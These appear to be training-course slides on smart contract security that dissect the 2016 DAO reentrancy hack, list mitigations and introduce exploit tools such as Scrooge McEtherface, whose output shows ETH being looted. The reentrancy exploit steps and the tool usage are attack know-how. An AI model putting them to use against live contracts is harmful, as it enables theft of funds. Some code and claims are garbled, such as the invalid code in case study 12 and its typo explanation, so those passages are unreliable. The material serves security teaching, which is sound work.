The DAO (Decentralized Autonomous Organization) is a Smart Contract that was developed and instantiated to the Ethereum Blockchain in April 2016. It was used as a contract for users to vote on projects and fund (in Ethereum) to support and invest in potentially profitable smart contract ventures via crowd sale.

The Largest Crowdfunded Campaign in History at more than \$152 Million Dollars (USD) raised from 11,000 investors.

The DAO Campaign accumulated 14% of all the Ether tokens that existed at the time.

Due to a flaw in the Smart Contract, it suffered a \$50 Million loss of Ethereum, as a hacker drained nearly 1/3 of raised funds

The Security issue was so devastating, the Ethereum Blockchain was “Hard Forked” into two separate chains.

THE VULNERABILITY

RE-ENTRANCY

USE OF A FALBACK
FUNCTION TO CALL THE
CALLER COMBINED SYNTAX
ERRORS IN THE CODE

The DAO project was one of the most famous attacks on a Smart Contract. The DAO project was a DAO developed by Slock.it which is a German startup that let people share anything in a decentralized way. In April 2016, a funding window was open for 28 days. The popularity of The DAO was impressive, and they achieved over \$ 152 Million Dollars (USD) from more than 11,000 investors. Nevertheless, many people expressed concern that the code could be attacked because it was vulnerable. Developers were trying to fix some vulnerabilities when an attacker managed to drain ether into a “child” DAO (which had the same structure as The DAO). It was the beginning of the end.

This case study is interesting because it has a legacy as one of the biggest smart contract failures.


Also insightful because it shows many details of how the underlying smart contracts work. Most importantly is it resulted in a large ideology in the community between the purpose of blockchain, and the “Hard Fork” that resulted in dividing the community between the purists and those trying to protect the investors.

Reference:

<https://www.coindesk.com/understanding-dao-hack-journalists>

THE DAO HACK - CASE STUDY (3)

A state variable is changed after a contract uses `call.value`. The attacker implements a fallback function (executed after Ether is transferred from the victim contract) to execute the vulnerable function again, before the state variable is changed.



SANS

SEC554 | Blockchain and Smart Contract Security

91

The transfer mechanism of The DAO let participants transfer the ether to an external address before the state variable is changed and checking if the balance was already transferred. As a result, an attacker could withdraw more ether than assigned by a reentrancy attack.

The fallback function was used to perform the reentrancy attack. Every Smart Contract bytecode contains a fallback function which can contain arbitrary code. A smart contract can accept ether if "payable" is voided. Moreover, whenever ether is passed to the contract, the function is executed. In Solidity, there are three ways to transfer ether between wallets and smart contracts: `send()`, `transfer()` and `call().value()`. `Call().value()` was used to transfer the ether in The DAO smart contract. That method let that transfer using the maximum possible gas limit and that the state could be reversed, despite the exceptions.


As a result, attackers created a similar contract to create a sequence of recursive calls to divert funds from the DAO.

Reference:

<https://docs.soliditylang.org/en/latest/contracts.html>

THE DAO HACK - CASE STUDY (4)

The DAO Governance Model, and Smart Contract Architecture



curators – monitor for collusion, and validate voters and proposals

investors/voters – provide funds, and vote on projects

contractors - submit proposals for funding


When a user interacts with a contract, and signs up for the DAO, you sign up for the “Terms and Conditions” in the program/contract. The code is the law.

The main features of the DAO Governance were:

- Shouldn't have issues/code access/keys.
- Set up with 3 types of parties:
 - **curators**: monitor for collusion and validate voters and proposals.
 - **investors/voters** – provide funds, and vote on projects
 - **contractors** - submit proposals for funding

THE DAO HACK - CASE STUDY (5)

The DAO Governance Model, and Smart Contract Architecture

**Governance Model:**

51% Collude on a Proposal to steal the Investment Funds from the other 49% (Majority Attack)

- Controlled and Monitored by Curators.


The Governance Model is created to prevent what is known as a “Majority Attack” This can be like a 51% attack in the Bitcoin network.

A Majority Attack is when 51% collude with each other and get ownership of all, and other participants (49%) left with nothing.

The controls for this are the curators to make sure its legitimate by manually validating contracts proposed to make sure they are not developed specifically to alter rules and voted by investors.

THE DAO HACK - CASE STUDY (6)

The DAO Governance Model, and Smart Contract Architecture


**Governance Model:****The Split**

- If investor disagrees with the proposal/votes, they may retract their stake, and withdraw funds after burning their stake in original contract, copying it to a child-DAO contract, a withdraw funds after a time lock on child contract.

The “Split” component was created if an investor didn’t like or agree with what the Majority voted for. With the Split contract functionality, one can take your stake out by creating a child DAO, burning your investment and after time get your ether back

THE DAO HACK - CASE STUDY (7)

The DAO Governance Model, and Smart Contract Architecture



THE EXPLOIT

- Vulnerability in the `splitDAO()` and `withdrawBalance()` functions of DAO.sol
- Move funds out of contract.
- Before the investor burns the ownership Stake in the DAO, they request to first retrieve their ether. Then, before burning the original stake, call the function again.
- Do this over and over again until all Ether is Drained from the contract.

The sequence of the attack was:

1. The malicious contract asked for a legitimate withdrawal.
2. The transfer from victim contract to the malicious contract launched a fallback function.
3. The malicious contract fallback function asked victim contract for another withdrawal.
4. The transfer from victim contract to the malicious contract launched a fallback function.
5. The malicious contract fallback function asked victim contract for another withdrawal.
6. And so on...

And the balance was never updated...

THE DAO HACK - CASE STUDY (8)

The Code Sections:

```
// The proposal will be approved from curator in 1 week.
uint constant minSplitDebatePeriod = 1 weeks;
```

The original proposal on etherscan.io

Address 0xbb9bc244d798123dde783fc1c72d3bb8c189413 [View Source](#)

ProposalAdded (index_topic_1 uint256 proposalID, address recipient, uint256 amount, bool newCurator, string description) [View Source](#)

Topics 0 0x5790de2c279e58269b93b12828f56fd5f2bc8ad15e61ce08572585c81a38756f
1 Dec → 59

Data recipient : 0xb656b2a9c3b2416437a811e07466ca712f5a5b5a
amount : 0
newCurator : True
description : lonely, so lonely

Functions and Parameters Used:

DAO.sol: `createProposal()`

<https://etherscan.io/tx/0x5798fb45e3b63832abc4984b0f3574a13545f415dd672cd8540cd71f735db56>

VULNERABILITY STEPS

Proposal of a Regular Split.

SANS

SEC554 | Blockchain and Smart Contract Security

96

The first step of the exploit was to propose a malicious contract, and then wait a week for proposal to see approval from curators.

The original proposal that initiated this attack can be seen in **DAO Proposal #59 - Lonely, so Lonely**

The fact that the curators did not do their job is not a technical flaw, but lack of oversight. Nobody will look too closely at it, right?

THE DAO HACK - CASE STUDY (9)

The Code Sections:

```
// This function is called from DAO.sol after split approved.
function splitDAO(
    uint _proposalID,
    address _newCurator
) noEther onlyTokenholders returns (bool _success) {
```

VULNERABILITY STEPS

Proposal of a Regular Split.

Split Approved. Execute `splitDAO()` function.

Functions and Parameters Used:

`DAO.sol: createProposal()`
`DAO.sol: splitDAO()`

SANS

SEC554 | Blockchain and Smart Contract Security 97

To recap the purpose of this function: a subset of the DAO token holders have decided they'd like to "split" -- either because they do not agree with a proposal, or because they wish to withdraw funds.

The mechanism for doing so is to create a split proposal. Split proposals take 7 days to 'mature' and get participants in. Any participants voting "yes" in the split will be given the right to call `splitDAO`.

THE DAO HACK - CASE STUDY (10)

The Code Sections:

```
// The balance array from where the funds are withdrawn from.
uint fundsToBeMoved =
(balances[msg.sender] * p.splitData[0].splitBalance) /
p.splitData[0].totalSupply;
// The attacker wants to make this line run multiple times.
if (p.splitData[0].newDAO.createTokenProxy.value(fundsToBeMoved)(msg.sender) == false)
throw;
```

VULNERABILITY STEPS

Proposal of a Regular Split.

Split Approved. Execute `splitDAO()` function.

DAO calculates amount of funds to move to the new child DAO via `createTokenProxy()`

Functions and Parameters Used:

`DAO.sol: createProposal()`
`DAO.sol: splitDAO() -> TokenCreation.sol: createTokenProxy()`

Any participants voting "yes" in the split will be given the right to call `splitDAO`. After approved, this function starts transferring from parent DAO to childDAO contract.

The source code is in `TokenCreation.sol`, and it transfers tokens from the parent DAO to the child DAO. Basically, the attacker is using this to transfer more tokens than they should be able to into their child DAO.

What's happening here is we're calculating out how much to move for this particular caller, and then calling the `createTokenProxy()` function.

Because `p.splitData[0]` is going to be the same every time the attacker calls this function (it's a property of the proposal `p`, not the general state of the DAO), and because the attacker can call this function from `withdrawRewardFor` before the balances array is updated, the attacker can get this code to run arbitrarily many times using the described attack, with `fundsToBeMoved` coming out to the same value each time.

THE DAO HACK - CASE STUDY (II)

The Code Sections:

```
// Burn DAO Tokens
Transfer(msg.sender, 0, balances[msg.sender]);
withdrawRewardFor(msg.sender); // be nice, and get his rewards
totalSupply -= balances[msg.sender];
balances[msg.sender] = 0;
paidOut[msg.sender] = 0;
return true;
}
```

Functions and Parameters Used:

DAO.sol: createProposal()
DAO.sol: splitDAO() -> TokenCreation.sol: createTokenProxy()
DAO.sol: Transfer() -> withdrawRewardFor() -> update variables

VULNERABILITY STEPS

- Proposal of a Regular Split.
- Split Approved. Execute *splitDAO()* function.
- DAO calculates amount of funds to move to the new child DAO via *createTokenProxy()*
- Burn Tokens on DAO after *transfer()* reward - **VULNERABILITY**

The withdrawRewardFor() function is getting called, and then the **totalSupply**, **balances** and **paidOut** variables are getting set **after the call**.

This is a vulnerability. If withdrawRewardFor can be attacked with Race To Empty, it will be called before the **balances** or **paidOut** hash tables are updated.

THE DAO HACK - CASE STUDY (12)

The Code Sections:

```
// Burn DAO Tokens
Transfer(msg.sender, 0, balances[msg.sender]);
withdrawRewardFor(msg.sender); // be nice, and get his rewards
totalSupply -= balances[msg.sender];
balances[msg.sender] //this is a Logging function
payable(_to).emit event Transfer(address indexed _from, address indexed _to, uint256 _amount);
return true;
```

also...this is a typo. transfer() NEVER CALLED. Transfer() is an event logger.

Functions and Parameters Used:

DAO.sol: createProposal()
DAO.sol: splitDAO()-> TokenCreation.sol: createTokenProxy()
DAO.sol: Transfer()-> withdrawRewardFor()-> update variables

VULNERABILITY STEPS

Proposal of a Regular Split.

Split Approved. Execute *splitDAO()* function.

DAO calculates amount of funds to move to the new child DAO via *createTokenProxy()*

Burn Tokens on DAO after *transfer()* reward - **VULNERABILITY**

At this point, a big mistake was made: the call to the transfer() function was missing.

In Solidity, event logging functions are capitalized, so Transfer() is an event logger while transfer() is a function. As a result, transfer function couldn't be called. If transfer is written in lowercase, DAO tokens are burned.

THE DAO HACK - CASE STUDY (I3)

The Code Sections:

```

function withdrawRewardFor(address _account) noEther internal returns (bool _success) {
    if ((balanceOf(_account) * rewardAccount.accumulatedInput()) / totalSupply < paidOut[_account])
        throw;
    uint reward =
        (balanceOf(_account) * rewardAccount.accumulatedInput()) / totalSupply - paidOut[_account];

    //THIS IS A VULNERABLE FUNCTION
    //IF ATTACKER CAN GET THIS TO EVALUATE FALSE, IT WILL EXECUTE
    if (!rewardAccount.payOut(_account, reward))
        throw;
    paidOut[_account] += reward;
    return true;
}

```

Functions and Parameters Used:

DAO.sol: createProposal()
DAO.sol: splitDAO() -> TokenCreation.sol: createTokenProxy()
DAO.sol: Transfer() -> withdrawRewardFor() -> update variables
DAO.sol: withdrawRewardFor() -> Token.sol: balanceOf()
DAO.sol: withdrawRewardFor() -> ManagedAccount.sol: accumulatedInput() & payOut()

VULNERABILITY STEPS

Proposal of a Regular Split.

Split Approved. Execute *splitDAO()* function.

DAO calculates amount of funds to move to the new child DAO via *createTokenProxy()*

Burn Tokens on DAO after *transfer()* reward -VULNERABILITY

Have DAO withdraw the reward before updating the balance via *payOut*

When rewardAccount.payOut is called without a gas amount, no rewards are generated.

rewardAccount is a “Managed Account” contract, so the way to define it is:

function withdrawalRewardFor (address, _account, uint _amount).

THE DAO HACK - CASE STUDY (14)

The Code Sections:

```

function withdrawRewardFor(address _account) noEther internal returns (bool _success) {
    if (_balanceOf(_account) * rewardAccount.accumulatedInput() / totalSupply < paidOut[_account])
        throw;
    uint reward =
        (_balanceOf(_account) * rewardAccount.accumulatedInput()) / totalSupply - paidOut[_account];

    //THIS IS A VULNERABLE FUNCTION
    //IF ATTACKER CAN GET THIS TO EVALUATE FALSE, IT WILL EXECUTE
    if (!rewardAccount.payOut(_account, reward))
        throw;
    paidOut[_account] += reward;
    return true;
}

```

Token.sol

return balances[_owner];

Functions and Parameters Used:

```

DAO.sol: createProposal()
DAO.sol: splitDAO()-> TokenCreation.sol: createTokenProxy()
DAO.sol: Transfer()-> withdrawRewardFor()-> update variables
DAO.sol: withdrawRewardFor()-> Token.sol: balanceOf()
DAO.sol: withdrawRewardFor()-> ManagedAccount.sol: accumulatedInput() & payOut()

```

VULNERABILITY STEPS

Proposal of a Regular Split.

Split Approved. Execute *splitDAO()* function.

DAO calculates amount of funds to move to the new child DAO via *createTokenProxy()*

**Burn Tokens on DAO after *transfer()*
reward - **VULNERABILITY****

Have DAO withdraw the reward before updating the balance via *payOut*

balanceOf refers to balance that never gets updated. In addition, paidOut and totalSupply also never get updated because that code in SplitDAO() will never be executed. As a result, the attacker can easily both claim their reward and execute splitDAO() function again.

THE DAO HACK - CASE STUDY (15)

The Code Sections:

```

function withdrawRewardFor(address _account) noEther internal returns (bool _success) {
    if ((balanceOf(_account) * rewardAccount.accumulatedInput()) / totalSupply < paidOut[_account])
        throw;
    uint reward =
        (balanceOf(_account) * rewardAccount.accumulatedInput()) / totalSupply - paidOut[_account];

    //THIS IS A VULNERABLE FUNCTION
    //IF ATTACKER CAN GET THIS TO EVALUATE FALSE, IT WILL EXECUTE
    if (!rewardAccount.payOut(_account, reward))
        throw;
    paidOut[_account] += reward;
    return true;
}

ManagedAccount.sol:
//Ether amount sent to this contract
uint public accumulatedInput;

//Just use default function to control amount
function() {
    accumulatedInput += msg.value;
}

```

Functions and Parameters Used:

DAO.sol: `createProposal()`
DAO.sol: `splitDAO()`->**TokenCreation.sol:** `createTokenProxy()`
DAO.sol: `Transfer()`->`withdrawRewardFor()`-> update variables
DAO.sol: `withdrawRewardFor()`->**Token.sol:** `balanceOf()`
DAO.sol: `withdrawRewardFor()`->**ManagedAccount.sol:** `accumulatedInput()` & `payOut()`

VULNERABILITY STEPS

- Proposal of a Regular Split.
- Split Approved. Execute `splitDAO()` function.
- DAO calculates amount of funds to move to the new child DAO via `createTokenProxy()`
- Burn Tokens on DAO after `transfer()` reward - **VULNERABILITY**
- Have DAO withdraw the reward before updating the balance via `payOut`

accumulatedInput is the sum of ether which has been sent to the contract.

`uint public accumulatedInput;`

Fortunately, if default function of the reward account is used, **accumulatedInput** is easily manipulable.

```

function() {

    accumulatedInput += msg.value;

}

```

The attacker sends some ether to the reward account and it will be evaluated to false. This fact will happen every time the ether is sent.

`if ((balanceOf(_account) * rewardAccount.accumulatedInput()) / totalSupply < paidOut[_account])`

Later, it was shown that the attacker did not need ether to perform the attack because the DAO pay them although **amountToBePaid** is 0. The attacker operation did not depend on reward account was full or empty.

THE DAO HACK - CASE STUDY (16)

The Code Sections:

```

function payOut(address _recipient, uint _amount) returns (bool) {
    if (msg.sender != owner || msg.value > 0 || (payOwnerOnly && _recipient != owner))
        throw;

    // WHILE PREVIOUS STEP OCCURS, ATTACKER MAKES DAO RUN splitDAO AGAIN
    // WITH THE SAME PARAMETERS WHEN IT WAS FIRST CALLED IN STEP 2
    if (_recipient.call.value(_amount)()) {
        PayOut(_recipient, _amount);
        return true;
    } else {
        return false;
    }
}

```

NO GAS?!

Functions and Parameters Used:

```

DAO.sol: createProposal()
DAO.sol: splitDAO()-> TokenCreation.sol: createTokenProxy()
DAO.sol: Transfer()-> withdrawRewardFor()-> update variables
DAO.sol: withdrawRewardFor()-> Token.sol: balanceOf()
DAO.sol: withdrawRewardFor()-> ManagedAccount.sol: accumulatedInput() & payOut()
ManagedAccount.sol: payOut() -> _recipient.call.value -> _recipient

```

VULNERABILITY STEPS

Proposal of a Regular Split.

Split Approved. Execute *splitDAO()* function.DAO calculates amount of funds to move to the new child DAO via *createTokenProxy()*Burn Tokens on DAO after *transfer()* reward -**VULNERABILITY**Have DAO withdraw the reward before updating the balance via *payOut*While DAO withdraws reward, run *splitDAO* again with same parameters (from Step 2)

`_recipient.call.value()` is called without a gas amount. That is easily attackable with an attacking wallet.

THE DAO HACK - CASE STUDY (17)

The Code Sections:

```
// The balance array from where the funds are withdrawn from.
uint fundsToBeMoved =
    (balances[msg.sender] * p.splitData[0].splitBalance) /
    p.splitData[0].totalSupply;
// The attacker wants to make this line run multiple times.
if (p.splitData[0].newDAO.createTokenProxy.value(fundsToBeMoved)(msg.sender) == false)
    throw;
```

Functions and Parameters Used:

```
DAO.sol: createProposal()
DAO.sol: splitDAO() -> TokenCreation.sol: createTokenProxy()
DAO.sol: Transfer() -> withdrawRewardFor() -> update variables
DAO.sol: withdrawRewardFor() -> Token.sol: balanceOf()
DAO.sol: withdrawRewardFor() -> ManagedAccount.sol: accumulatedInput() & payout()
ManagedAccount.sol: payout() -> _recipient.call.value -> _recipient
```



VULNERABILITY STEPS

- Proposal of a Regular Split.
- Split Approved. Execute `splitDAO()` function.
- DAO calculates amount of funds to move to the new child DAO via `createTokenProxy()`
- Burn Tokens on DAO after `transfer()` reward - **VULNERABILITY**
- Have DAO withdraw the reward before updating the balance via `payout`
- While DAO withdraws reward, run `splitDAO` again with same parameters (from Step 2)
- DAO will now withdraw and send more child tokens before updating the attackers' balance

Finally, every time the attacker calls `p.splitData[0]` function the attack will arbitrarily run the code many times. Before the balance is updated, the attacker can call `p.splitData[0]` function from `withdrawRewardFor`.

THE DAO HACK - CASE STUDY (18)

EXPLOIT STEPS

Create a wallet contract that has the default splitDAO function called multiple times.

Create a split proposal with recipient address of the new wallet from first step.

Wait for approval...

Call splitDAO, and loop to fund childDAO.

CALL STACK

```

splitDao
---withdrawRewardFor
-----payOut
-----recipient.call.value(){}
-----splitDao
-----withdrawRewardFor
-----payOut
-----recipient.call.value(){}
  
```

IN SUMMARY

Usually recursive call attacks resolve, balances set to zero, and then they are not vulnerable to a further exploit. But the missing “typo” call to “transfer()” combined with the recursive call vulnerability, the attacker was able move the ether out, let the contract resolve, transfer it back in, and start the attack over again.

To sum up, to perform an attack you have to create a wallet contract which has a default function (splitDAO) and calling it multiples times (but not too many, in order to do not exceed the gas limit per contract) . Then a split proposal with recipient address should be created of our new wallet contract. After 7 days waiting for approval, calling splitDAO and the sequence will be:

```

splitDao
---withdrawRewardFor
-----payOut
-----recipient.call.value(){}
-----splitDao
-----withdrawRewardFor
-----payOut
-----recipient.call.value(){}
  
```

Then, splitDAO will be call again.

In summary, the DAO hack was a confluence of bad programming practices, a typo error (Transfer instead of transfer) and many complex calls. Balances must be check before a transaction and not after a transaction.

PREVENTING THE EXPLOIT



The DAO Hack was a perfect storm of vulnerabilities and bad programming practice. There are several things that could have done to mitigate and prevent this issue, and similar vulnerabilities in smart contracts.



Using functions `send()` or `transfer()` instead of `call.value`



Don't allow internal state updates to happen AFTER ether is transferred.



Use functions with greater gas stipend.



Validate any external function call inside a method is properly controlled.



Limiting the amount of gas passed to `call.value` if it must be used.



Scan all solidity files for security vulnerabilities, along with manual review.

When The DAO attack was performed, security patterns in Smart Contracts design had not yet been established. Moreover, Smart Contracts security audits had not been standardized.

From The DAO attack, security best practices started to be developed and the used attack vectors in the project were checked in other contracts in order to prevent an attack like The DAO from happening again. Nowadays, developers consider security aspect when they write a Smart Contract in Solidity and many Smart Contract auditing companies have strongly emerged in the last four years.

Reference:

<https://consensys.github.io/smart-contract-best-practices/>

EXPLOITING ETHEREUM SMART CONTRACTS

Smart contracts are generally designed to manipulate and hold funds denominated in Ether. This makes them very tempting attack targets, as a successful attack may allow the attacker to directly steal funds from the contract.

Given the many common vulnerabilities in smart contracts, some of which we described in the previous section, a large number of tools have been developed to find them automatically.

Most of these tools analyze either the contract source code or its compiled EVM bytecode and look for known security issues, such as reentrancy or transaction order dependency vulnerabilities.

According to a five researchers from the U.K. and Singapore report, more than 34,000 Smart Contracts worth about \$4.5M in ether due to the poor quality of the code. Managing money is always attractive for criminals, thus Smart Contracts are a great target to be hacked.

Therefore, many hackers (black and white hat) try to look for vulnerabilities in smart contracts with very different purposes. Smart Contract audits have exponentially increased as well as the development of tools to detect errors or vulnerabilities in contracts in recent years.

Although security tools are getting better, symbolic analysis and fuzzing will make the difference in contract audits. Also, building custom exploits will be very valuable "on the other side".

Reference:

<https://arxiv.org/pdf/1802.06038.pdf>

LAB 3.5: IDENTIFYING A SMART CONTRACT EXPLOIT

Objectives:

- Use Symbolic Execution to find security vulnerabilities.
- Use manticore to perform the analysis on an exploitable contract.
- Identify arithmetic based vulnerabilities.
- Learn the output files from a manticore symbolic execution run.

Time: 20 minutes

This page intentionally left blank.

IDENTIFYING A SMART CONTRACT EXPLOIT




This page intentionally left blank.

SECURITY EXPLOITATION TOOLS - teEther

This tool does not try to protect contracts by scanning, but rather to actively find an exploit for them. It first analyzes the contract bytecode to look for critical execution paths. Critical paths are execution paths which may result in lost funds, for example by sending money to an arbitrary address or being destructed by anyone.

teEther <https://github.com/nescio007/teether>



Architecture and process of teEther.

In the first step, the CFG-recovery module disassembles the EVM bytecode and reconstructs a control flow graph (CFG). Then, this CFG is scanned for critical instructions and for state changing instructions. The next module is path generation, in which this module explores paths from the root of the CFG leading to these instructions, from which the constraint generation module creates a set of path constraints through symbolic execution. Finally, the exploit generation module solves the combined constraints of critical paths and state changing paths to produce an exploit.

This tool does not try to protect contracts by scanning, but rather to actively find an exploit for them. It first analyzes the contract bytecode to look for critical execution paths. Critical paths are execution paths which may result in lost funds, for example by sending money to an arbitrary address or being destructed by anyone.

Reference:

<https://github.com/nescio007/teether>

SECURITY EXPLOITATION TOOLS - SCROOGE MCETHERFACE

<https://github.com/b-mueller/scrooge-mcetherface>

Scrooge McEtherface is an Ethereum auto-looter based on Mythril. It exploits instances of Ether theft and self-destruction caused by various issues including integer arithmetic bugs, exposed initialization functions and others.

```
$ ./scrooge 0x97d390aaA4a929012b58ed6662f2dcf8e6a7F8291
Scrooge McEtherface at your service.
Exploring 0x27d390AA4a929012b58Ed6662F2dcf8E6a7F8291 over 2 symbolic transactions.
Your initial account balance is 100.00000 ETH.
Charging lasers...

Looks like anyone can withdraw ETH from this contract.

You are about to send the following transaction:
From: 0x56c3a80CCC7120bf38177fdfEb08436f8833c4A9, To: 0x27d390AA4a929012b58Ed6662F2dcf8E6a7F8291, Value: 0
Data: 0x6fab5ddf
Are you sure you want to proceed (y/N)?
Transaction sent successfully, tx-hash: 0x619d4b4ba80a9cddabab0044dee857ae7e60b53c97bc9fb674227f579dd17cc2.
Waiting for transaction to be mined...

You are about to send the following transaction:
From: 0x56c3a80CCC7120bf38177fdfEb08436f8833c4A9, To: 0x27d390AA4a929012b58Ed6662F2dcf8E6a7F8291, Value: 0
Data: 0x8aa96f38
Are you sure you want to proceed (y/N)?
Transaction sent successfully, tx-hash: 0x59dd01aae6b8c150f4593fdfbf23c62d88695cd3a3d7f61500ac0018bbdee61.
Waiting for transaction to be mined...
|
Snagged 4.99988 ETH. Your final account balance is 104.99988 ETH.
```

Scrooge McEtherface is a tool that fully automates attacks on vulnerable smart contracts and extracts the ETH to the attacker's account. It is based on Mythril, and therefore computes complex attacks that require multiple transactions to be sent with specific inputs. Since Mythril can find non-trivial vulnerabilities in Ethereum smart contracts and compute the transaction(s) needed to exploit them, Scrooge builds on this functionality to craft exploits to loot, withdraw, or destroy vulnerable deployments.

Scrooge has a configuration file that contains a few basic options. The easiest way to test this out is by using Ganache, and deploying the contract locally using REMIX or Truffle.

Other than a configuration file, it's so user friendly that it doesn't accept any command line arguments besides the target address of a vulnerable/exploitable contract.

Reference:

<https://github.com/b-mueller/scrooge-mcetherface>

EXPLOITING ETHEREUM SMART CONTRACTS

SECURITY EXPLOITATION TOOLS - KARL

Karl will allow you to monitor a blockchain for vulnerable smart contracts that are being deployed. It connects to the blockchain (local, remote, or mainnet), monitors for new blocks, and runs mytrhl for every new smart contract deployed. The output can be displayed in the console, saved in files in a folder or POSTed to a URL.

SANS

SEC554 | Blockchain and Smart Contract Security

113

When any code is analyzed, dynamic analysis is as important as static analysis. In a dynamic analysis, the most important thing is monitoring the activity once the program is launched. Karl is a tool created by Daniel Luca to monitor Smart Contract in a dynamic analysis in order to check security vulnerabilities.

Karl leverages the Mythril engine detection to monitor the deployment in the Ethereum Blockchain of vulnerable Smart Contracts in real-time. Karl builds a virtual copy of the Blockchain to deploy the contracts. Thus, almost all false positives are dropped for testing the Smart Contracts in a virtual environment. In addition, Karl can be connected to local and remote Blockchain and to the mainnet.

Reference:

<https://github.com/cleanunicorn/karl>

ANOTHER PARITY WALLET BUG - CASE STUDY (I)

The Parity Wallet bug was a prominent vulnerability on the Ethereum blockchain which caused 280 million USD worth of Ethereum to be frozen on the Parity wallet account. It was due to a very simple vulnerability: a library contract used by the parity wallet was not initialized correctly and could be owned or destructed by anyone. Once the library was destructed, any call to the wallet library would then fail, effectively locking all funds.

The user “devops199” accidentally called self destruct, locking all money in the contract forever.



